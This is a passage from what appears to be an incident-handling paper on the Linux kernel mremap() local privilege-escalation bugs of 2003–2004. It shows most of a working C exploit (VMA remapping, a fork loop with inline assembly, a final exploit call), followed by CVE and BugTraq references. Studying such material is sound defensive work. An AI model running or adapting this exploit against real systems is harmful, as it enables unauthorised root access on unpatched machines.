                }
                i--;
                if (!i)
                        break;
        }
}

void catchme(int v)
{
        blah++;
}

void exitme(int v)
{
        _exit(0);
}

void childrip(int v)
{
```

```
        waitpid(-1, 0, WNOHANG);
}

void slab_helper(void)
{
        signal(SIGUSR1, &catchme);
        signal(SIGUSR2, &exitme);
        blah = 0;

        while (1) {
                while (!blah) pause();

                blah = 0;
                if (!fork()) {
                        dup2(0, DUPTO);
                        kill(getppid(), SIGUSR1);
                        while (1) pause();
                } else {
                        while (!blah) pause();
                        blah = 0; kill(ppid, SIGUSR2);
                }
        }
        exit(0);
}

int main(void)
{
        int i, r, v, cnt;
        time_t start;

        srand(time(NULL) + getpid());
        ppid = getpid();
        uid = getuid();
        gid = getgid();

        hpid = fork();
        if (!hpid)
            slab_helper();

        fops = mmap(0, PAGE_SIZE, PROT_EXEC|PROT_READ|PROT_WRITE,
                        MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
        if (fops == MAP_FAILED)
                fatal("mmap fops VMA");
        for (i = 0; i < PAGE_SIZE / sizeof(*fops); i++)
                fops[i] = (unsigned)&kernel_code;
        for (i = 0; i < sizeof(fake_file) / sizeof(*fake_file); i++)
```

```
                fake_file[i] = (unsigned)fops;

        vma_ro = mmap(0, PAGE_SIZE, PROT_READ,
MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
        if (vma_ro == MAP_FAILED)
                fatal("mmap1");

        vma_rw = mmap(0, PAGE_SIZE, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
        if (vma_rw == MAP_FAILED)
                fatal("mmap2");

        cnt = NUMVMA;
        while (1) {
                r = sys_mremap((ulong)vma_ro, 0, 0,
MREMAP_FIXED|MREMAP_MAYMOVE, PAGEADDR);
                if (r == (-1)) {
                        printf("\n[-] ERROR remapping"); fflush(stdout);
                        fatal("remap1");
                }
                cnt--;
                if (!cnt) break;

                r = sys_mremap((ulong)vma_rw, 0, 0,
MREMAP_FIXED|MREMAP_MAYMOVE, PAGEADDR);
                if (r == (-1)) {
                        printf("\n[-] ERROR remapping"); fflush(stdout);
                        fatal("remap2");
                }
                cnt--;
                if (!cnt) break;
        }

        victim = mmap((void*)PAGEADDR, PAGE_SIZE,
PROT_EXEC|PROT_READ|PROT_WRITE,
                        MAP_FIXED|MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
        if (victim != (void *) PAGEADDR)
            fatal("mmap victim VMA");

        v = *victim;
        *victim = v + 1;

        signal(SIGUSR1, &unprotect);
        signal(SIGUSR2, &catchme);
        signal(SIGCHLD, &childrip);
        printf("\n[+] Please wait...HEAVY SYSTEM LOAD!\n"); fflush(stdout);
```

```
        start = time(NULL);

        cnt = NUMFORK;
        v = 0;
        while (1) {
                cnt--;
                v--;
                dummy += *victim;

                if (cnt > 1) {
                        __asm__(
                        "pusha                                  \n"
                        "movl %1, %%eax                         \n"
                        "movl $("xstr(CLONEFL)"), %%ebx         \n"
                        "movl %%esp, %%ecx                      \n"
                        "movl $120, %%eax               \n"
                        "int  $0x80                             \n"
                        "movl %%eax, %0                         \n"
                        "popa                           \n"
                        : : "m" (pid), "m" (dummy)
                        );
                } else {
                        pid = fork();
                }

                if (pid) {
                        if (v <= 0 && cnt > 0) {
                                float eta, tm;
                                v = rand() % RNDINT / 2 + RNDINT / 2;
                                tm = eta = (float)(time(NULL) - start);
                                eta *= (float)NUMFORK;
                                eta /= (float)(NUMFORK - cnt);
                                printf("\r\t%u of %u [ %u %%  ETA %6.1f s ]         ",
                                NUMFORK - cnt, NUMFORK, (100 * (NUMFORK -
cnt)) / NUMFORK, eta - tm);
                                fflush(stdout);
                        }
                        if (cnt) {
                                waitpid(pid, 0, 0);
                                continue;
                        }
                        if (!cnt) {
                                while (1) {
                                        r = wait(NULL);
                                        if (r == pid) {
                                                cleanup_vmas();
```

```
                                        while (1) { kill(0, SIGUSR2); kill(0,
SIGSTOP); pause(); }
                                }
                        }
                }
        }

        else {
                cleanup_vmas();

                if (cnt > 0) {
                        _exit(0);
                }

                printf("\n[+] overflow done, the moment of truth...");
fflush(stdout);
                sleep(1);

                signal(SIGUSR1, &catchme);
                munmap(0, PAGE_SIZE);
                dup2(0, 2);
                blah = 0; kill(ppid, SIGUSR1);
                while (!blah) pause();

                munmap((void *)victim, PAGE_SIZE);
                dup2(0, DUPTO);

                blah = 0; kill(ppid, SIGUSR1);
                while (!blah) pause();
                try_to_exploit();
                while (1) pause();
        }
    }
    return 0;
}
```

References

Below is a list of useful references for the reader that would like to learn more:

CVE of original mremap() bug (contains links to Linux distributor patches) – http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0985

mremap() bug Vulnerabiliy Report - http://www.securityfocus.com/archive/1/348849/2004-01-03/2004-01-09/0

Exploit description and code - http://isec.pl/vulnerabilities/isec-0013-mremap.txt

mremap() exploit thread on Security Focus's BugTraq - http://www.securityfocus.com/archive/1/348947/2004-01-02/2004-01-08/1

Exploit description and code of variant exploit from second mremap() bug discovery – http://isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt

CVE of second mremap() bug discovery (contains links to Linux distributor patches) - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0077

SANS Institute. "Incident Handling Step-by-step and Computer Crime Investigation". SANS 2003.

SANS Institute. "Computer and Network Hacker Exploits". SANS 2003.

Hobbit's Netcat tool, Available from @Stake - http://www.atstake.com/research/tools/network_utilities/

Tripwire - http://www.tripwire.org/

Works Cited

[1] Paul's Discovery: Starzetz, Paul, SecurityFocus, BugTraq Archive - Jan. 5, 2004: Linux kernel mremap vulnerability, URL: http://www.securityfocus.com/archive/1/348849/2003-12-31/2004-01-06/0

[2] Distribution affected: Common Vulnerabilities and Exposure (CVE), CAN-2003-0985, URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0985

[3] Paul's reason 2.2.x not affected: Starzetz, Paul, SecurityFocus, BugTraq Archive – Jan. 6, 2004: Linux mremap bug correction, URL: http://www.securityfocus.com/archive/1/348963/2004-01-03/2004-01-09/0

[4] Christope's exploit – Devine, Christophe, SecurityFocus, BugTraq Archive - Jan. 5, 2004: Linux kernel do_mremap() proof-of-concept exploit code, URL: http://www.securityfocus.com/archive/1/348947/2004-01-02/2004-01-08/2

[5] Angelo's exploit - Dell'Aera, Angelo, SecurityFocus, BugTraq Archive - Jan. 5, 2004: Re: Linux kernel do_mremap() proof-of-concept exploit code, URL: http://www.securityfocus.com/archive/1/349075/2004-01-02/2004-01-08/2

[6] Paul's description and exploit - Starzetz, Paul and Purczynski, Wojciech, iSEC Security Research - Linux kernel do_mremap() local privilege escalation vulnerability, URL: http://isec.pl/vulnerabilities/isec-0013-mremap.txt

[7] RedHat patch anouncment – Bugzilla RedHat Com, SecurityFocus, BugTraq Archive - Jan. 5, 2004: [RHSA-2003:417-01] Updated kernel resolves security vulnerability, URL: http://www.securityfocus.com/archive/1/348860/2003-12-30/2004-01-05/0

[8] SecurityFocus, BugTraq Archive - Thread Index from 2004-01-03 to 2004-01-09, URL: http://www.securityfocus.com/archive/1/2004-01-03/2004-01-09/1

[9] Variant discovered – Starzetz, Paul, SecurityFocus, BugTraq Archive - Jan. 18, 2004: Second critical mremap() bug found in all Linux kernels, URL: http://www.securityfocus.com/archive/1/354284/2004-02-13/2004-02-19/2

[10] Paul's description of 2nd and exploit - Starzetz, Paul, iSEC Security Research - Linux kernel do_mremap VMA limit local privilege escalation vulnerability, URL: http://isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt

[11] Common Vulnerabilities and Exposure (CVE), CAN-2004-0077, URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0077

[12] Sample Security Policies templates – The SANS Security Policy Project – SANS Institute, URL: http://www.sans.org/resources/policies/

[13] Sample Incident Handling forms – The SANS Sample Incident Handling Forms – SANS Institute, URL: http://www.sans.org/incidentforms/